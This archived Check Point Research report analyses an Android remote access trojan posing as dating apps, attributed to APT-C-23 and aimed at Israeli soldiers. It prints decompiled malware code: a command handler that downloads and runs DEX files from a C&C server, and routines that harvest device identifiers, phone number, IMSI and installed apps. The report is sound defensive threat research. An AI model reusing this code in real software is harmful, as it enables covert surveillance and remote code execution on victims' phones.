Hamas Android Malware On IDF Soldiers-This is How it Happened - Check Point Research

By etal

Published: 2020-02-16 · Archived: 2026-04-06 03:22:26 UTC

Introduction:

Earlier today, IDF's spokesperson revealed that IDF (Israel Defense Force) and ISA (Israel Security Agency AKA "Shin Bet") conducted a joint operation to take down a Hamas operation targeting IDF soldiers, dubbed 'Rebound'.

In this article, we will describe the capabilities and provide technical analysis of the malware used, along with the attack's affiliation to APT-C-23, a hacking group with previously reported attacks in the Middle East

Technical Analysis:

This MRAT (Mobile Remote Access Trojan) is disguised as a set of dating apps, "GrixyApp", "ZatuApp", and "Catch&See", all with dedicated websites, and descriptions of dating applications.

The victims received a link to download the malicious application from a Hamas operator disguising themselves as an attractive woman. Once the application is installed and executed, it shows an error message stating that the device is not supported, and the app will uninstall itself – which actually does not happen, and the app only hides its icon.



Figure 1 – Fake error message

While hidden, the application communicates with the same server it was downloaded from, using the MQTT protocol.

The main functionality of this malware is to collect data on the victim such as phone number, location, SMS messages and more, while having the capability to extend its code via a received command. The command can provide the application with a URL to a DEX file, which is then downloaded and executed.

```
if(array_string[4].equals("101")) {
    new FileDownloader(string1).start();
    return;
}
```

Figure 2 – Code to download an additional DEX file

```java
public class TmpMsgHandlerService extends IntentService {  // msg reactor
    private static final String LOG_TAG = "TmpMsgHandlerService";

    static {
    }

    public TmpMsgHandlerService() {
        super(TmpMsgHandlerService.class.getSimpleName());
    }

    @Override  // android.app.IntentService
    public void onCreate() {
        super.onCreate();
    }

    @Override  // android.app.IntentService
    protected void onHandleIntent(Intent intent0) {
        Bundle bundle0 = intent0.getExtras();
        if(bundle0 == null) {
            return;
        }

        String string0 = bundle0.getString(TmpConn.TOPIC_KEY);
        if(string0 == null) {
            return;
        }

        String string1 = bundle0.getString(TmpConn.MESSAGE_KEY);
        String[] array_string = string0.split("/");
        String string2 = array_string[2].substring(0, array_string[2].length() - 3);
        if(array_string.length == 5 && (array_string[0].equals("101")) && (array_string[1].equals("101")) && (s
            if(array_string[4].equals("101")) {
                new FileDownloader(string1).start();
                return;
            }

            if(array_string[4].equals("102")) {
                TmpConn.publish(TmpConn.generatePubTopic("103"), MqttConstants.ONLINE_MSG);
                return;
            }

            if(array_string[4].equals("103")) {
                TmpConn.publish(TmpConn.generatePubTopic("104"), MqttConstants.YES_MSG);
                this.stopService(new Intent(this.getApplicationContext(), MqttService.class));
                this.stopService(new Intent(this.getApplicationContext(), TmpConn.class));
```

Figure 3 – Communication with the C&C

```
private String collectDeviceInfo() {
    JSONObject jSONObject0 = new JSONObject();
    try {
        jSONObject0.put(DeviceInfo.DEVICE_ID, DeviceID.getID());
        jSONObject0.put(DeviceInfo.TIMEZONE, TimeZone.getDefault().getID());
        jSONObject0.put(DeviceInfo.BOARD, Build.BOARD);
        jSONObject0.put(DeviceInfo.BOOTLOADER, Build.BOOTLOADER);
        jSONObject0.put(DeviceInfo.CPU_ABI, Build.CPU_ABI);
        jSONObject0.put(DeviceInfo.CPU_ABI2, Build.CPU_ABI2);
        jSONObject0.put(DeviceInfo.DISPLAY, Build.DISPLAY);
        jSONObject0.put(DeviceInfo.HARDWARE, Build.HARDWARE);
        jSONObject0.put(DeviceInfo.HOST, Build.HOST);
        jSONObject0.put(DeviceInfo.ID, Build.ID);
        jSONObject0.put(DeviceInfo.MANUFACTURER, Build.MANUFACTURER);
        jSONObject0.put(DeviceInfo.MODEL, Build.MODEL);
        jSONObject0.put(DeviceInfo.PRODUCT, Build.PRODUCT);
        jSONObject0.put(DeviceInfo.SERIAL, Build.SERIAL);
        jSONObject0.put(DeviceInfo.TYPE, Build.TYPE);
        jSONObject0.put(DeviceInfo.SDK_INT, Build.VERSION.SDK_INT);
        jSONObject0.put(DeviceInfo.RELEASE, Build.VERSION.RELEASE);
        jSONObject0.put(DeviceInfo.PHONE_NUMBER, this.getPhoneNumber(this.context));
        jSONObject0.put(DeviceInfo.IMSI, this.getIMSI(this.context));
        return jSONObject0.toString();
    }
    catch(JSONException unused_ex) {
        return null;
    }
}
```

Figure 4 – Collecting device information

```
private String collectInstalledPackages() {
    PackageManager packageManager0 = this.context.getPackageManager();
    List list0 = packageManager0.getInstalledApplications(0);
    JSONArray jSONArray0 = new JSONArray();
    JSONArray jSONArray1 = new JSONArray();
    try {
        for(Object object0: list0) {
            ApplicationInfo applicationInfo0 = (ApplicationInfo)object0;
            String string0 = applicationInfo0.packageName;
            String string1 = (String)packageManager0.getApplicationLabel(applicationInfo0);
            JSONObject jSONObject0 = new JSONObject();
            jSONObject0.put(DeviceInfo.PACKAGE, string0);
            jSONObject0.put(DeviceInfo.LABEL, string1);
            if((applicationInfo0.flags & 1) != 0) {
                jSONArray0.put(jSONObject0);
                continue;
            }

            jSONArray1.put(jSONObject0);
        }

        JSONObject jSONObject1 = new JSONObject();
        jSONObject1.put(DeviceInfo.SYSTEM, jSONArray0);
        jSONObject1.put(DeviceInfo.USER, jSONArray1);
        return jSONObject1.toString();
    }
    catch(JSONException unused_ex) {
        return null;
    }
}
```

Figure 5 – Collecting a list of installed applications

```
private String collectInternalStorageInfo() {
    long l2;
    long l1;
    long l;
    StatFs statFs0 = new StatFs(Environment.getExternalStorageDirectory().getAbsolutePath());
    if(Build.VERSION.SDK_INT >= 18) {
        l = statFs0.getBlockSizeLong();
        l1 = statFs0.getBlockCountLong();
        l2 = statFs0.getAvailableBlocksLong();
    }
    else {
        l = (long)statFs0.getBlockSize();
        l1 = (long)statFs0.getBlockCount();
        l2 = (long)statFs0.getAvailableBlocks();
    }

    long l3 = l2 * l;
    long l4 = l1 * l - l3;
    JSONObject jSONObject0 = new JSONObject();
    try {
        jSONObject0.put(DeviceInfo.AVAILABLE_SPACE, l3);
        jSONObject0.put(DeviceInfo.USED_SPACE, l4);
        return jSONObject0.toString();
    }
    catch(JSONException unused_ex) {
        return null;
    }
}
```

Figure 6 – Collecting storage information

Video Player

Figure 7 – Application hiding demo

Affiliation:

The tactics, techniques and procedures (TTPs) used in this new wave of attacks are similar to ones used in the past by previous APT-C-23 campaigns.

First, the threat group develops backdoors for Android devices that are usually disguised as chatting applications.



Figure 8 – Promotion websites

Second, dedicated and specially crafted websites are set up by the threat group to promote those backdoors, explain their functionality, and offer a direct link to download them. Those domains, and others that are used for C&C communications by known APT-C-23 samples, are usually registered using NameCheap, and this was also the case with the newly discovered websites.

Lastly, malicious samples affiliated with APT-C-23 made references to names of actors, TV characters and celebrities both in their source code and C&C communication. Although the new backdoors lacked those references, we were able to see name of celebrities and known figures such as Jim Morrison, Eliza Doolittle, Gretchen Bleiler and Dolores Huerta in the backdoor's website, catchansee[.]com.

```
<div class="owl-item" style="width: 380px; margin-right: 0px;">
  <div class="team-box">
    <div class="team-image">
      <img src="images/GretchenBleiler.png" alt="">
    </div>
    <h4>Gretchen Bleiler</h4>
    <h6 class="position">American - Athlete </h6>
    <p>Life is short, and if we enjoy every moment of every day, then we will be happy no matter what happens or what changes along the way.</p>
  </div>
</div>
<div class="owl-item" style="width: 380px; margin-right: 0px;">
  <div class="team-box">
    <div class="team-image">
      <img src="images/JimMorrison.png" alt="">
    </div>
    <h4>Jim Morrison</h4>
    <h6 class="position">American - Musician</h6>
    <p>Friends can help each other. A true friend is someone who lets you have total freedom to be yourself - and especially to feel. Or, not feel. Whatev
er you happen to be feeling at the moment is fine with them. That's what real love amounts
      to - letting a person be what he really is.</p>
  </div>
</div>
```

Figure 9 – References to celebrities in server code

This campaign serves as a sharp reminder that effort from system developers alone is not enough to build a secure Android eco-system. It requires attention and action from system developers, device manufacturers, app developers, and users, so that vulnerability fixes are patched, distributed, adopted and installed in time.

It is also another example for why organizations and consumers alike should have an advanced mobile threat prevention solution installed on the device to protect themselves against the possibility of unknowingly installing malicious apps, even from trusted app stores.
